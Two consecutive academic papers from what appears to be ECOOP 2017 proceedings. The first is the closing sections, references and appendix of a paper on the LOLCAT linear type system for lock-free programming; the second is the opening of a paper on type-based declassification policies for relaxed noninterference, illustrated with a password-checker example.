lockfree capability must not contain **var** fields, and may thus be aliased freely. We restrict **once** and **spec** fields to hold values whose types are *both* **linear** and **subordinate**, and relax the semantics of the **linear** capability to allow non-destructive reads following the LOLCAT rules. As subordinate objects may not escape their enclosing objects, this restricts the data-flow of linear references and encapsulates all shared mutable state inside **lockfree** capabilities. This is useful for garbage collection (*cf.* Section 5.3) and keeps LOLCAT specific types isolated.

We have used our prototype to implement the examples of this paper (using loops rather than recursion). Additionally we have implemented a dictionary based on Fomitchev and Ruppert's lock-free skip list [19], as well as a set based on the lock-free binary search tree by Ellen *et al.* [16]. LOLCAT can also be used to implement simpler constructs such as spin-locks, a variant of which has been used to implement the lazy list-based set by Heller *et al.* [29].

5.1 Implementing CAT and Fix Pointers

The Encore compiler is a source-to-source translator from Encore into C11. The **spec** fields and **once** fields are implemented as word-aligned fields in structs that correspond to classes. Fix pointers are implemented using a mark bit in the least significant bit of pointer addresses. Consequently, reading speculative fields and once fields involve masking this bit out which causes some overhead.

Well-typed linking and unlinking **CAT**s desugar into several statements surrounding a swapping **CAT**. The statement **if CAT**`(x.f, y, y.g)` **then** $\mathtt{e}_1$ **else** $\mathtt{e}_2$, desugars to:

```
let tmp = speculate y.g in // tmp fresh
  if CAT(x.f, y, tmp) then e1 else e2
```

The swapping **CAT** is translated into C as `CAS(&x.f, y, tmp)`. The **try** and **fix** expressions are translated similarly, but also manipulate the mark bit; *e.g.,* **try**`(x.f, y)` desugars into:

```
void *z = mark_least_significant_bit(y); CAS(&x.f, y, z);
```

Future work involves support for installing fix pointers in multiple fields of the same object atomically through a double-word `CAS` in the case of two (adjacent) fields, and a hidden pointer indirection to an immutable tuple of pointers in the case of more than two fields.

5.2 LOLCAT and Object-Oriented Programming

Extending LOLCAT with support for object-oriented programming is straightforward. The key problem going from procedural to object-oriented is solving the issue of self typing in the presence of field restrictions. In a procedural setting, changing the type of a variable x from `T` to `T|f` propagates the restriction on `f` because x must be passed to all functions as an explicit argument, requiring that the function's signature has a type which is at least as restrictive. With object-oriented programming, care must be taken so that the restriction does not only apply to the *client view* of the object but to the object's *view of itself*. Several approaches exist in the literature: annotate each method to reflect the self type (*e.g.,* [39, 50]); employ an effect system [47] that captures what variables are read and disallow $x.m()$ on x : `T|f` if m reads or writes x (*e.g.,* [24, 11]); or use program analysis.

While Encore does not have an effect system as such, traits in Encore explicitly *require* fields and *provide* methods. A trait's methods can only use fields it requires. This enables straightforward field restrictions: if x : `T|f`, then $x.m()$ is allowed only if m is defined

in a trait that does not require `f`. This admittedly somewhat coarse-grained support for restriction is still enough to implement all examples mentioned above.

5.3 Garbage Collection and ABA

Traditional linear types have been useful in the past to detect when a value can be deallocated without causing dangling pointers. Our relaxation of linearity notably excludes this use. In this paper we have implicitly assumed garbage collection (GC), and Encore is also a garbage collected language. However, the invariants of LOLCAT can be made to hold without GC. Without a GC, we could automatically compile **CAT**s to use a monotonically increasing counter (*cf.,* [33]) in combination with pointer identity, effectively implementing an LL/SC on-top of CAS, to avoid ABA problems.

Recently, in the context of the implementation of LOLCAT in Encore, Yang and Wrigstad devised Isolde [53], a slot-in GC protocol that leverages the LOLCAT type system. Isolde manages the memory in each lock-free data structure separately from the rest of the system, and does not stop threads from making progress for GC. Notably, Isolde relies on identifying the type of **CAT** to insert different GC behaviour.

6 Related Work

We are not aware of other type systems aimed at implementing lock-free algorithms, or type systems that allow atomic transfer of ownership without using locks or destructive reads. Specifically, we have not seen types that give meaningful static semantics to the `CAS` primitive. There are several type systems for programming with linear (or unique) references, alone *e.g.,* [32, 39, 18, 4] or with other techniques [7, 1, 12, 3, 6, 8, 42, 13, 25, 22], or systems with linear reference permissions [52, 45]. These systems rely on one or more of the following techniques:

1. Destructive reads enforce strict linearity;
2. Alias burying allows aliases of linear variables guaranteed to be updated before next use;
3. Borrowing allows temporary violations of linearity for a well-defined scope, after which linearity is re-established;
4. Linear references are guaranteed to be the only reference to an object *outside of the object's representation.*

Several of the systems above use linearity in the context of concurrent and parallel programming to avoid data-races, *e.g.,* holding the only reference to an object guarantees absence of concurrent readers or writers. None of the systems handle lock-free programming because of the reliance of destroying or burying aliases. Conceptually, the "life cycle" of a linear reference in LOLCAT: newborn → published → acquired is similar to borrowing, but we are statically never able to get back to a strictly linear state after publication. Similarly, acquisition is also conceptually similar to burying: we transfer an owning reference to the stack, where it is guaranteed to remain until the current thread voluntarily gives it up.

Wadler notes that linear values can be deallocated as soon as they are used [51]. Kobayashi's Quasi-Linear types allow deallocating a linear value when it goes out of scope [35]. Our relaxation of linearity prevents this optimisation as linear objects may have restricted aliases. Ennals *et al.* define a concurrent linearly typed programming language for packet processing which relaxes linearity to allow multiple references *from the same thread* [17].

Turon defines reagents, basic building blocks for lock-free programming [49]. These simplify implementation of lock-free data structures, but do not provide any guarantees of data-race freedom for acquired references.

Militão uses Rely-Guarantee Protocols to guarantee safe interference over shared memory, allowing unbounded aliasing but only a single linear capability to an object [37]. The transfer of this capability is very similar to LOLCAT's ownership transfer, but uses locks to ensure mutual exclusion, whereas LOLCAT allows non-blocking atomic transfer of ownership.

Gordon uses Rely-Guarantee References to verify functional correctness of lock-free data structures [21]. This system is more expressive than ours, but also more heavyweight as it requires writing specifications and mechanised proofs. Gotsman *et al.* use rely-guarantee reasoning for similar purposes but also develop a tool for automating the proofs [23]. Haziza *et al.* develop a tool that can automatically verify correctness of the Treiber Stack and Michael–Scott Queue with little or no hints from the programmer [28].

Compared to systems that facilitate manual or automatic verification of lock-free algorithms, LOLCAT trades reasoning power for simplicity and modularity. LOLCAT types have meaning on their own and provide useful invariants without requiring inter-procedural analysis; looking at the types of a piece of code explains how it this code affects ownership.

7 Conclusions & Future Work

LOLCAT is a type system for lock-free programming with linear types. It provides static semantics for a number of patterns found in lock-free programming, such as speculation, publication and acquisition. Specifically, it gives meaningful types to the `CAS` primitive which precisely describe ownership transfer in linked data structures. The type system is expressive enough to encode several algorithms from the literature on lock-free programming.

In future work, we will develop a library of lock-free data structures in our Encore implementation to further evaluate the expressiveness of LOLCAT. We are currently working on a garbage collection scheme that uses our types to achieve pause-free garbage collection [53]. We will also consider other correctness aspects of lock-free algorithms and investigate how the language can be extended to further aid programmers in writing correct lock-free code.

Acknowledgments. We are grateful for the comments from Dave Clarke, Sophia Drossopoulou, the SLURP reading group at Imperial College, and the anonymous reviewers.

References

1 Jonathan Aldrich, Valentin Kostadinov, and Craig Chambers. Alias annotations for program understanding. In *ACM SIGPLAN Notices*, volume 37, pages 311–330. ACM, 2002.

2 Shekhar Borkar and Andrew A Chien. The future of microprocessors. *Communications of the ACM*, 54(5):67–77, 2011.

3 Chandrasekhar Boyapati and Martin Rinard. A parameterized type system for race-free java programs. In *ACM SIGPLAN Notices*, volume 36, pages 56–69. ACM, 2001.

4 John Boyland. Alias burying: Unique variables without destructive reads. *Softw., Pract. Exper.*, 31(6):533–553, 2001.

5 John Boyland. The interdependence of effects and uniqueness. In *Workshop on Formal Techs. for Java Programs*, 2001.

6 John Boyland. Checking interference with fractional permissions. In *Static Analysis*, pages 55–72. Springer, 2003.

7 John Boyland, James Noble, and William Retert. Capabilities for sharing. In *ECOOP 2001—Object-Oriented Programming*, pages 2–27. Springer, 2001.

8 John Tang Boyland and William Retert. Connecting effects and uniqueness with adoption. *ACM SIGPLAN Notices*, 40(1):283–295, 2005.

9 Stephan Brandauer, Elias Castegren, Dave Clarke, Kiko Fernandez-Reyes, EinarBroch Johnsen, KaI. Pun, S.LizethTapia Tarifa, Tobias Wrigstad, and AlbertMingkun Yang. Parallel Objects for Multicores: A Glimpse at the Parallel Language Encore. In *Formal Methods for Multicore Programming*, volume 9104 of *LNCS*, pages 1–56. Springer International Publishing, 2015. doi:10.1007/978-3-319-18941-3_1.

10 E. Castegren and T. Wrigstad. Lolcat: Relaxed linear references for lock-free programming. Technical Report 2016-013, 2016. Uppsala University. URL: http://www.it.uu.se/research/publications/reports/2016-013/.

11 Dave Clarke and Sophia Drossopoulou. Ownership, encapsulation and the disjointness of type and effect. In *ACM SIGPLAN Notices*, volume 37, pages 292–310. ACM, 2002.

12 Dave Clarke and Tobias Wrigstad. External uniqueness is unique enough. *ECOOP 2003*, pages 59–67, 2003.

13 Dave Clarke, Tobias Wrigstad, Johan Östlund, and Einar Johnsen. Minimal ownership for active objects. *Programming Languages and Systems*, pages 139–154, 2008.

14 Sylvan Clebsch, Sophia Drossopoulou, Sebastian Blessing, and Andy McNeil. Deny capabilities for safe, fast actors. In *AGERE*, 2015.

15 Sophia Drossopoulou, Ferruccio Damiani, Mariangiola Dezani-Ciancaglini, and Paola Giannini. Fickle: Dynamic object re-classification. In *ECOOP 2001—Object-Oriented Programming*, pages 130–149. Springer, 2001.

16 Faith Ellen, Panagiota Fatourou, Eric Ruppert, and Franck van Breugel. Non-blocking binary search trees. In *Proceedings of the 29th ACM SIGACT-SIGOPS symposium on Principles of distributed computing*, pages 131–140. ACM, 2010.

17 Robert Ennals, Richard Sharp, and Alan Mycroft. Linear types for packet processing. In *Programming Languages and Systems*, pages 204–218. Springer, 2004.

18 Manuel Fahndrich and Robert DeLine. Adoption and focus: Practical linear types for imperative programming. In *ACM SIGPLAN Notices*, volume 37, pages 13–24. ACM, 2002.

19 Mikhail Fomitchev and Eric Ruppert. Lock-free linked lists and skip lists. In *Proceedings of the twenty-third annual ACM symposium on Principles of distributed computing*, pages 50–59. ACM, 2004.

20 Anwar Ghuloum. Face the inevitable, embrace parallelism. *Communications of the ACM*, 52(9):36–38, 2009.

21 Colin S Gordon. *Verifying Concurrent Programs by Controlling Alias Interference*. PhD thesis, University of Washington, 2014.

22 Colin S Gordon, Matthew J Parkinson, Jared Parsons, Aleks Bromfield, and Joe Duffy. Uniqueness and reference immutability for safe parallelism. In *ACM SIGPLAN Notices*, volume 47, pages 21–40. ACM, 2012.

23 Alexey Gotsman, Byron Cook, Matthew Parkinson, and Viktor Vafeiadis. Proving that non-blocking algorithms don't block. In *ACM SIGPLAN Notices*, volume 44, pages 16–28. ACM, 2009.

24 Aaron Greenhouse and John Boyland. An object-oriented effects system. In *ECOOP'99—Object-Oriented Programming*, pages 205–229. Springer, 1999.

25 Philipp Haller and Martin Odersky. Capabilities for uniqueness and borrowing. In *ECOOP 2010–Object-Oriented Programming*, pages 354–378. Springer, 2010.

26 Tim Harris, Simon Marlow, Simon Peyton-Jones, and Maurice Herlihy. Composable memory transactions. In *Proceedings of the tenth ACM SIGPLAN symposium on Principles and practice of parallel programming*, pages 48–60. ACM, 2005.

27 Timothy L Harris. A pragmatic implementation of non-blocking linked-lists. In *DISC*, volume 1, pages 300–314. Springer, 2001.

28 Frédéric Haziza, Lukáš Holík, Roland Meyer, and Sebastian Wolff. *Pointer Race Freedom*, pages 393–412. Springer Berlin Heidelberg, Berlin, Heidelberg, 2016. doi:10.1007/978-3-662-49122-5_19.

29 Steve Heller, Maurice Herlihy, Victor Luchangco, Mark Moir, William N Scherer III, and Nir Shavit. A lazy concurrent list-based set algorithm. In *International Conference On Principles Of Distributed Systems*, pages 3–16. Springer, 2005.

30 Maurice Herlihy. A methodology for implementing highly concurrent data structures. In *ACM SIGPLAN Notices*, volume 25, pages 197–206. ACM, 1990.

31 Maurice P Herlihy and Jeannette M Wing. Linearizability: A correctness condition for concurrent objects. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 12(3):463–492, 1990.

32 John Hogg. Islands: Aliasing protection in object-oriented languages. In *ACM SIGPLAN Notices*, volume 26, pages 271–285. ACM, 1991.

33 IBM. Ibm system/370 extended architecture, principles of operation, 1983. publication no. SA22-7085.

34 Cliff B Jones. Specification and design of (parallel) programs. In *IFIP congress*, volume 83, pages 321–332, 1983.

35 Naoki Kobayashi. Quasi-linear types. In *Proceedings of the 26th ACM SIGPLAN-SIGACT symposium on Principles of programming languages*, pages 29–42. ACM, 1999.

36 Maged M Michael and Michael L Scott. Simple, fast, and practical non-blocking and blocking concurrent queue algorithms. In *Proceedings of the fifteenth annual ACM symposium on Principles of distributed computing*, pages 267–275. ACM, 1996.

37 Filipe Militão. *Rely-Guarantee Protocols for Safe Interference over Shared Memory*. PhD thesis, Carnegie Mellon University & Universidade de Lisboa, 2015.

38 Filipe Militão, Jonathan Aldrich, and Luís Caires. Aliasing control with view-based typestate. In *Proceedings of the 12th Workshop on Formal Techniques for Java-Like Programs*, page 7. ACM, 2010.

39 Naftaly H Minsky. Towards alias-free pointers. In *ECOOP'96—Object-Oriented Programming*, pages 189–209. Springer, 1996.

40 Mark Moir and Nir Shavit. Concurrent data structures. *Handbook of Data Structures and Applications*, pages 47–14, 2007.

41 Peter Müller. *Modular Specification and Verification of Object-oriented Programs*. Springer-Verlag, Berlin, Heidelberg, 2002.

42 Peter Müller and Arsenii Rudich. Ownership transfer in universe types. In *ACM SIGPLAN Notices*, volume 42, pages 461–478. ACM, 2007.

43 Johan Östlund. *Language Constructs for Safe Parallel Programming on Multi-cores*. PhD thesis, Department of Information Technology, Uppsala University, Jan 2016.

44 Amir Pnueli. In transition from global to modular temporal reasoning about programs. In *Logics and models of concurrent systems*, pages 123–144. Springer, 1985.

45 Francois Pottier and Jonathan Protzenko. Programming with permissions in Mezzo. In *Proceedings of the 2013 ACM SIGPLAN International Conference on Functional Programming (ICFP'13)*, pages 173–184, September 2013.

46 Herb Sutter. The free lunch is over: A fundamental turn toward concurrency in software. *Dr. Dobb's journal*, 30(3):202–210, 2005.

47 Jean-Pierre Talpin and Pierre Jouvelot. The type and effect discipline. *Information and computation*, 111(2):245–296, 1994.

48 R Kent Treiber. *Systems programming: Coping with parallelism*. International Business Machines Incorporated, Thomas J. Watson Research Center, 1986.

49 Aaron Turon. Reagents: expressing and composing fine-grained concurrency. In *ACM SIGPLAN Notices*, volume 47, pages 157–168. ACM, 2012.

50 Jan Vitek and Boris Bokowski. Confined types in java. *Software: Practice and Experience*, 31(6):507–532, 2001.

51 Philip Wadler. Linear types can change the world. In *IFIP TC*, volume 2, pages 347–359. Citeseer, 1990.

52 Edwin Westbrook, Jisheng Zhao, Zoran Budimli, and Vivek Sarkar. Practical permissions for race-free parallelism. In James Noble, editor, *ECOOP 2012*, volume 7313 of *LNCS*, pages 614–639. Springer, 2012. doi:10.1007/978-3-642-31057-7_27.

53 Albert Mingkun Yang and Tobias Wrigstad. Type-assisted automatic garbage collection for lock-free data structures. In *International Symposium on Memory Management*, 2017.


A Type Transitions in Lolcat

The figure below shows how the type of a node in a linked data structure changes to reflect the different views of the node during its lifetime. It is an extended version of Figure 1b with added transition labels showing which operations changes the view of the node. Depending on the data structure and operation at hand, the field `x.f` represents the `top` field of a stack, the `first` field of a queue, or the `next` field of another node. Other transitions are possible, but we focus on operations that appear in our examples and where ownership changes.

The types above each view is the type of the node as seen by its owning reference, which may be stored in a local variable on the stack, or in a field on the heap. The types below each view (in red) show which types aliases of the node may have. In the transition labels, when the variable `n` is red it is a speculative alias of the node.

The labels on the nodes refer to the same views as in Figure 1a: **N**ewborn, **S**taged, **P**ublished, and **A**cquired. It also includes the view **D**ummy, where ownership of a **var** field has been permanently buried, and the view **F**ixed, where a **spec** or **once** field has been made immutable. In the Fixed view, there is no single type that completely describes the node; the internal type `Node` does not show that the `next` field has been fixed, but the external type `Node~next|elem` does not have ownership of the `elem` field. Once a fixed node has been acquired however, the acquiring thread again sees the fully accurate type `Node~next`. If the node was fixed before being acquired, aliases of type `Node~next|elem` may still exist, as well as "normal" speculative aliases of type `Node|elem`.

The transition "Newborn → Dummy" permanently forgets the ownership of the `elem` field. The transition "Published → Dummy" allows extracting a residual alias `elem` since the owning reference in `n.next` is buried in a strongly restricted field (*cf.* Section 2.5). Note that in this transition, it is actually the view of the node originally in `n.next` which changes.



Type Abstraction for Relaxed Noninterference*

Raimil Cruz[1], Tamara Rezk[2], Bernard Serpette[3], and Éric Tanter[4]

1 **PLEIAD Lab, Computer Science Department (DCC), University of Chile**
racruz@dcc.uchile.cl
2 **INRIA - Indes Project-Team, Sophia Antipolis, France**
Tamara.Rezk@inria.fr
3 **INRIA - Indes Project-Team, Sophia Antipolis, France**
Bernard.Serpette@inria.fr
4 **PLEIAD Lab, Computer Science Department (DCC), University of Chile**
etanter@dcc.uchile.cl

Abstract

Information-flow security typing statically prevents confidential information to leak to public channels. The fundamental information flow property, known as *noninterference*, states that a public observer cannot learn anything from private data. As attractive as it is from a theoretical viewpoint, noninterference is impractical: real systems need to intentionally declassify some information, selectively. Among the different information flow approaches to declassification, a particularly expressive approach was proposed by Li and Zdancewic, enforcing a notion of *relaxed noninterference* by allowing programmers to specify *declassification policies* that capture the intended manner in which public information can be computed from private data. This paper shows how we can exploit the familiar notion of type abstraction to support expressive declassification policies in a simpler, yet more expressive manner. In particular, the type-based approach to declassification—which we develop in an object-oriented setting—addresses several issues and challenges with respect to prior work, including a simple notion of label ordering based on subtyping, support for recursive declassification policies, and a local, modular reasoning principle for relaxed noninterference. This work paves the way for integrating declassification policies in practical security-typed languages.

1998 ACM Subject Classification D.4.6 Security and Protection: Information flow controls, D.3.2 Language Classifications: Object-oriented languages

Keywords and phrases type abstraction, relaxed noninterference, information flow control


Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.7

Supplementary Material ECOOP Artifact Evaluation approved artifact available at http://dx.doi.org/10.4230/DARTS.3.2.9

1 Introduction

Information-flow security typing enables statically classifying program entities with respect to their confidentiality levels, expressed via a lattice of security labels [18]. For instance, a two-level lattice $\mathsf{L} \preccurlyeq \mathsf{H}$ allows distinguishing public or low data (*e.g.* Int_L) from confidential or high data (*e.g.* Int_H). An information-flow security type system statically ensures *noninterference*, *i.e.* that high-confidentiality data may not flow directly or indirectly to

* This work was partially funded by Project Conicyt REDES 140219 "CEV: Challenges in Practical Electronic Voting". Raimil Cruz is funded by CONICYT-PCHA/Doctorado Nacional/2014-63140148.



31st European Conference on Object-Oriented Programming (ECOOP 2017).
Editor: Peter Müller; Article No. 7; pp. 7:1–7:27

Leibniz International Proceedings in Informatics
Schloss Dagstuhl – Leibniz-Zentrum für Informatik, Dagstuhl Publishing, Germany

lower-confidentiality channels [36]. To do so, the security type system tracks the confidentiality level of computation based on the confidentiality of the data involved.

As attractive as it is, noninterference is too strict to be useful in practice, as it prevents confidential data to have *any* influence whatsoever on observable, public output. Indeed, even a simple password checker function violates noninterference. Consider the following:

```
String login(String guess, String password)
  if(password == guess)
    return "Login Successful"
  else
     return "Login failed"
}
```

By definition, a *public observer* that tries to log in *should* be able to "learn something" about the confidential input (here, password), thereby violating the confidentiality restriction imposed by noninterference.

This problem with noninterference has long been recognized. Supporting such intentional downward information flows is called *declassification*, which can be supported in many different ways [29]. For example, Jif [24] supports an explicit `declassify` operator to allow downward flows to be accepted by the security type system. In the above example, one can use `declassify(password == guess)` to state that the returned value is public knowledge. However, arbitrary uses of a `declassify` operator may lead to serious information flow leaks; for instance `declassify(password)` simply makes the password publicly available. One solution adopted by Jif is to control declassification using principals with privileges, as in the Decentralized Label Model (DLM) [25]. Trusted declassification [21] restricts Jif's mechanism to specify authorization in a global policy file and formulate *noninterference modulo trusted methods*. Robust declassification [40] relies on integrity to ensure that low integrity flows do not influence high confidentiality data that will later be declassified.

To capture the essence of expressive declassification without appealing to additional mechanisms like integrity or authority, Li and Zdancewic proposed an expressive mechanism for declassification policies that supports the extensional specification of secrets and their intended declassification [22]. A declassification policy is a function that captures *what* information on a confidential value can be *declassified* to eventually produce a public value. For the password checker example, if the declassification policy for password is $\lambda x.\lambda y.x\texttt{==}y$, then an equality comparison with password can be declassified (and thus be made public). However, this declassification policy for password disallows arbitrary declassifications such as revealing the password. Furthermore, declassification can be *progressive*, requiring several operations to be performed in order to obtain public data: *e.g.* $\lambda x.\lambda y.\texttt{hash}(x)\texttt{==}y$ specifies that only the result of comparing the hash of the password for equality can be made public.

The formal security property, called *relaxed noninterference*, states that a secure program can be rewritten into an equivalent program without any variable containing confidential data but whose inputs are confidential and declassified. For the password checker example with $p \triangleq \lambda x.\lambda y.x\texttt{==}y$ as the declassification policy for password, the program login(guess,password) can be rewritten to the equivalent program login'(guess,p(password)) where login' is:

```
String login'(String guess, String→Bool eq){
  if(eq(guess)) ...
}
```

Note that p(password) is a closure that strongly encapsulates the secret value, and only allows equality comparisons.

While the proposal of Li and Zdancewic elegantly and formally captures the essence of flexible declassification while retaining a way to state a clear and extensional security property of interest, it suffers from a number of limitations that jeopardize its practical adoption. First, security labels are sets of functions that form a security lattice whose ordering, based on a semantic interpretation of these sets of functions, is far from trivial [22]: it relies on a general notion of program equivalences that would be both hard to implement and to comprehend. Second, Li and Zdancewic explicitly rule out *recursive* declassification policies, which are however natural when expressing declassification of recursive data structures. Finally, the rewriting-based definition of relaxed noninterference is unsatisfying for practical software development, as it rigidly requires all secrets to be both *global* and *external*, thereby losing modular reasoning; as recognized by the authors, local language constructs for introducing secrets and their policies are lacking [22].

In this work, we exploit the familiar notion of *type abstraction* to capture declassification policies in a simpler, yet more expressive manner. Type abstraction in programming languages manifests in different ways [26]; here, we specifically adopt the setting of object-oriented programming, where object types are *interfaces*, *i.e.* the set of methods available to the client of an object, and type abstraction is driven by subtyping. For instance, the empty interface type—the root of the subtyping hierarchy—denotes an object that hides all its attributes, which intuitively coincides with secret data, while the interface that coincides with the implementation type of an object exposes all of them, which coincides with public data. Our initial observation is that any interface in between these two extremes denotes *declassification* opportunities. Additionally, choosing objects, as opposed to records, allows us to explore recursive declassification policies from the start, given that the essence of data abstraction in OOP are recursive types [17].

The type-based approach to confidentiality is very intuitive as it only relies on concepts that are readily available in object-oriented languages: a declassification policy is simply a *method signature*, a security label is an *object interface*, and label ordering boils down to *subtyping*. Progressive declassification occurs through chaining of *method invocations*. In fact, the only extension to the standard programming model is that a security type has two facets, each representing the view available to a private and public observer, respectively. In addition to being intuitive, the type-based approach addresses the issues and challenges of the downgrading policies of Li and Zdancewic: *a)* there is no need to rely on general program equivalences to define and decide label ordering, which is just standard, syntactic subtyping; *b)* declassification naturally scales to recursive policies over recursive data structures; and *c)* type-based relaxed noninterference is formulated as a *modular* reasoning principle, and local secrets can be introduced with standard type annotations.

This work makes the following contributions:

- We develop a novel type-based approach to declassification policies, which supports interesting scenarios while appealing to standard programming concepts such as interface types and subtyping (Section 2).
- We capture the essence of type-based declassification in a core object-oriented language, $\mathsf{Ob}_{\mathsf{SEC}}$, in which a security type is a pair of (recursive) object types (Section 3). We describe the static and dynamic semantics of $\mathsf{Ob}_{\mathsf{SEC}}$ and prove type *safety*.
- We specify the formal semantic notion of *type-based relaxed noninterference*, which accounts for type-based declassification policies, independently of any enforcement mechanism (Section 4). We then prove type *soundness* of $\mathsf{Ob}_{\mathsf{SEC}}$: a well-typed program satisfies type-based relaxed noninterference.
- We informally explore how the expressiveness of declassification policies scales with the

expressiveness of types (Section 5), identifying interesting venues for extensions. Section 6 discusses related work and Section 7 concludes. Auxiliary definitions are provided in Appendix.

2 Type-Based Declassification Policies

We now progressively and informally introduce the type-based approach to declassification policies, appealing first to a simple intuitive connection with type abstraction. We then explain why this first intuition is insufficient, and refine it in order to support the key features of a security-typed language with expressive declassification. We end by discussing the security guarantee supported by the approach.

Type abstraction and confidentiality. It is well-known that type abstraction can capture the need to expose only a subset of the operations of an object. For instance, if the password secret is made available using the interface type $\mathsf{StringEq} \triangleq [\mathsf{eq} : \mathsf{String} \to \mathsf{Bool}]$, the `login` function from Section 1 can be rewritten as follows:

```
String login(String guess, StringEq password){
  if(password.eq(guess)) ...
}
```

Because password has type StringEq, the login function cannot accidentally leak information about the password. In particular, note that the function cannot even return the password because StringEq is a *supertype* of String, not a subtype. Therefore, the standard substitutability expressed by subtyping seems to align well with the valid information flows permitted in a confidentiality type system: a (public) string value at type String can be used freely, and passed as argument expecting a (mostly) private StringEq, which only exposes equality comparison. Similarly, any value can flow to a private variable, characterized by the empty interface type, $\top \triangleq [\,]$.[1]

Progressive declassification policies can be expressive with *nested* interface types. For instance, assume that String objects have a hash method, of type $\mathsf{Unit} \to \mathsf{Int}$. To specify that only the hash of the password can be compared for equality, it suffices to expose the password at type $\mathsf{StringHashEq} \triangleq [\mathsf{hash} : \mathsf{Unit} \to \mathsf{IntEq}]$, where $\mathsf{IntEq} \triangleq [\mathsf{eq} : \mathsf{Int} \to \mathsf{Bool}]$:

```
String login(Int guess, StringHashEq password){
  if(password.hash().eq(guess)) ...
}
```

In the code above, the only available operation on password is hash(), which in turn returns an integer that only exposes an equality comparison. Note that here again, StringHashEq $>:$ String and IntEq $>:$ Int.

Recursive declassification. The informal presentation of type-based declassification so far has exemplified two of the main advantages of our approach: security label ordering is syntactic subtyping, and secrets and their declassification policies can be declared locally, by standard type annotations. We now illustrate recursive declassification policies.

[1] The reader might wonder at this point about the effect of using arbitrary downcasts, as supported in Java. Indeed, downcasts are a way to violate type abstraction, and therefore to violate the type-based security guarantees. For instance, the login function could return (String)password, thereby returning the password for public consumption. Fortunately, there is a simple solution to this issue, which we discuss in Section 5.

Recursive declassification policies are desirable to express interesting declassification of either inductive data structures or object interfaces (whose essence are recursive types [17]). Consider for instance a secret list of strings, for which we want to allow traversal of the structure and comparison of its elements with a given string. This can be captured by the recursive type StrEqList defined as:

$$\mathsf{StrEqList} \triangleq [\mathsf{isEmpty} : \mathsf{Unit} \to \mathsf{Bool},\ \mathsf{head} : \mathsf{Unit} \to \mathsf{StringEq},\ \mathsf{tail} : \mathsf{Unit} \to \mathsf{StrEqList}]$$

To allow traversal, the declassification policy exposes the methods isEmpty, head and tail, with the specific constraints that *a)* accessing an element through head yields a StringEq, not a full String, and *b)* the tail method returns the tail of the list *with the same* declassification policy. Type-based declassification policies can therefore naturally be recursive, as long as the underlying type language allows (some form of) recursive types.

Facets of computation. With the standard programming approach described so far, a program that attempts to violate the declassification protocol of an object is rejected by the (standard) type system because it is ill-typed. For instance:

```
String login(Int guess, StringEq password){
  if(password.length().eq(guess)) ...
}
```

is rejected because length is not part of the exposed interface of password.

However, security-typed languages typically are more flexible than this: they allow computation to proceed with private information, but ensure the result of such computation is itself private [38]. For instance, adding a public integer and a private integer yields a private result. Li and Zdancewic follow the same approach with declassification policies: using a secret in a way that does not follow its declassification policy yields a private result [22]. The justification of these approaches is that computation with private data *is* relevant, but only visible to a high security, private observer; noninterference only dictates that a low security, public observer should not be able to deduce information about private data by observing public outputs.

This means that security-typed languages inherently adopt a multi-faceted view of computation, where each observation level corresponds to a different facet. Sticking to a two-facet, private/public model, the definition of login above is well-typed if one "knows" that password is in fact a String object. In this case using length is valid: it just yields a private result. Flow-sensitivity then ensures that the result of login, which follows from a conditional branching computed based on a private value, is also private.

Faceted types. To accommodate the possibility of computing with private data, we extend standard types to *faceted types*. A security type S, noted $T \triangleleft U$, consists of two standard types: type T for the private interface, and type U for the public interface.[2]. In this paper, we often use the notation T_{L} as a shortcut for the lowest-confidentiality security type $T \triangleleft T$, in which the public facet exposes the same interface as the private facet, and T_{H} for the fully-confidential security type $T \triangleleft \top$ in which the public facet is empty.

To express that password is a private string that can only be declassified through equality comparison, we can use the following signature for login:

[2] Similarly to multi-faceted execution [8], one can extend the model to support n levels of observations, by introducing security types with n facets.

```
String_L login(Int_L guess, String◁StringEq password)
```

With this signature the previous definition of login, which invokes length, is still ill-typed. Indeed, the body of the function now has type $\mathsf{String}_\mathsf{L}$, capturing the fact that the resulting string is private, but the signature pretends that the result of login is public, which violates noninterference. For login to be well-typed, either the declared return type should be changed to $\mathsf{String}_\mathsf{H}$, or the conditional should adhere to the public facet StringEq.

Note that subtyping naturally extends *covariantly* to faceted types, *i.e.* $T_1 \triangleleft U_1 <: T_2 \triangleleft U_2$ iff both $T_1 <: T_2$ and $U_1 <: U_2$. Therefore, it is invalid to pass a private string of type $\mathsf{String} \triangleleft \top$ to a function expecting a declassifiable string of type $\mathsf{String} \triangleleft \mathsf{StringEq}$, because $\top$ is not a subtype of StringEq. Subtyping on the public facet corresponds to security label ordering; compared to the semantic, equivalence-based interpretation of labels of Li and Zdancewic, here label ordering is just standard syntactic subtyping.

Object types directly support the possibility to offer different declassification paths for the same secret. For instance, the security type $\mathsf{String} \triangleleft [\mathsf{hash} : \mathsf{Unit}_\mathsf{L} \to \mathsf{Int}_\mathsf{L}, \mathsf{length} : \mathsf{Unit}_\mathsf{L} \to \mathsf{Int}_\mathsf{L}]$ allows a client to obtain a public integer from a string by using either its hash or its length. Naturally, by breadth subtyping, such a secret with two possible declassification paths can also be used as a more restricted secret, *e.g.* one that only exposes its hash publicly.

